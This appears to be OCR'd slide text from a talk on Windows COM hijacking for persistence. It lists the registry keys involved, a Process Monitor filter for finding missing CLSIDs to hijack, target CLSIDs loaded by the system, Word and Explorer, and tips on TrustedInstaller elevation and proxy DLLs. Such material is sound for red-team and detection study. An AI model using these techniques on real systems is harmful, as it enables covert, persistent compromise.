
InProcServer32 – path to DLL

LocalServer32 – path to EXE

TreatAs – redirects to another COM by CLSID

COM-object persistence

HKCU > HKLM



High Priority

HKCU\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKLM\SOFTWARE\Classes\CLSID\{GUID}\TreatAs

HKCU\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\InProcServer32

HKCU\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

HKLM\SOFTWARE\Classes\CLSID\{GUID}\LocalServer32

Low Priority

TreatAs

InProcServer32

LocalServer32

COM-object persistence

HKCU:


- Not need admin rights

HKLM:

- Need admin rights
- For some CLSID need elevate rights to TrustedInstaller

Vectors for COM persistence

- Phantom COM objects
- Missing COM objects in HKCU
- Oftentimes used COM objects
- COM objects in scheduled tasks




Process Monitor Filter

Display entries matching these conditions:

Path | contains | Software\Classes\CLSID | then | Include

Column	Relation	Value	Action
☑ Process Na...	is	Explorer.EXE	Include
☑ Operation	is	RegOpenKey	Include
☑ Result	is	NAME NOT FOU...	Include
☑ Result	is	SUCCESS	Include
☑ Path	ends with	InProcServer32	Include
☑ Path	ends with	LocalServer32	Include
☑ Path	begins with	HKCU	Include
☑ Path	begins with	HKLM	Include
☑ Path	contains	Software\Classes\...	Include



Process Monitor - Sysinternals: www.sysinternals.com

Process Name	Path	Result
Explorer.EXE	HKCU\Software\Classes\CLSID\{0E5AAE11-A475-4C5B-AB00-C66DE400274E}\InProcServer32	NAME NOT FOUND
Explorer.EXE	HKCR\CLSID\{0E5AAE11-A475-4C5B-AB00-C66DE400274E}\InProcServer32	SUCCESS
Explorer.EXE	HKCU\Software\Classes\CLSID\{0E5AAE11-A475-4c5b-AB00-C66DE400274E}\InProcServer32	NAME NOT FOUND
Explorer.EXE	HKCU\Software\Classes\CLSID\{0E5AAE11-A475-4c5b-AB00-C66DE400274E}\InProcServer32	NAME NOT FOUND

р реестра


HKEY_CLASSES_ROOT\CLSID\{0E5AAE11-A475-4c5b-AB00-C66DE400274E}\InProcServer32

Имя	Тип	Значение
(По умолчанию)	REG_EXPAND_SZ	%SystemRoot%\system32\Windows.Storage.dll
ThreadingModel	REG_SZ	Both

COM-object persistence

Top way for HKLM search:

- Oftentimes used COM objects by system
- Elevate to TI
- Use proxy DLL




GUID of COM objects	Default value
{CF4CC405-E2C5-4DDD-B3CE-5E7582D8C9FA}	`%systemroot%\system32\wbem\wmiutils.dll`
{7C857801-7381-11CF-884D-00AA004B2E24}	`%systemroot%\system32\wbem\wbemsvc.dll`
{ddc05a5a-351a-4e06-8eaf-54ec1bc2dcea}	`%SystemRoot%\System32\ApplicationFrame.dll`
{1f486a52-3cb1-48fd-8f50-b8dc300d9f9d}	`%SystemRoot%\system32\propsys.dll`


COM-object persistence

Top way for HKCU search:

- Oftentimes used COM objects by user
- Use proxy DLL




88d96a0f-f192-11d4-a65f-0040963251e5 – triggered by Word
1fda955b-61ff-11da-978c-0008744faab7 – Explorer + Network

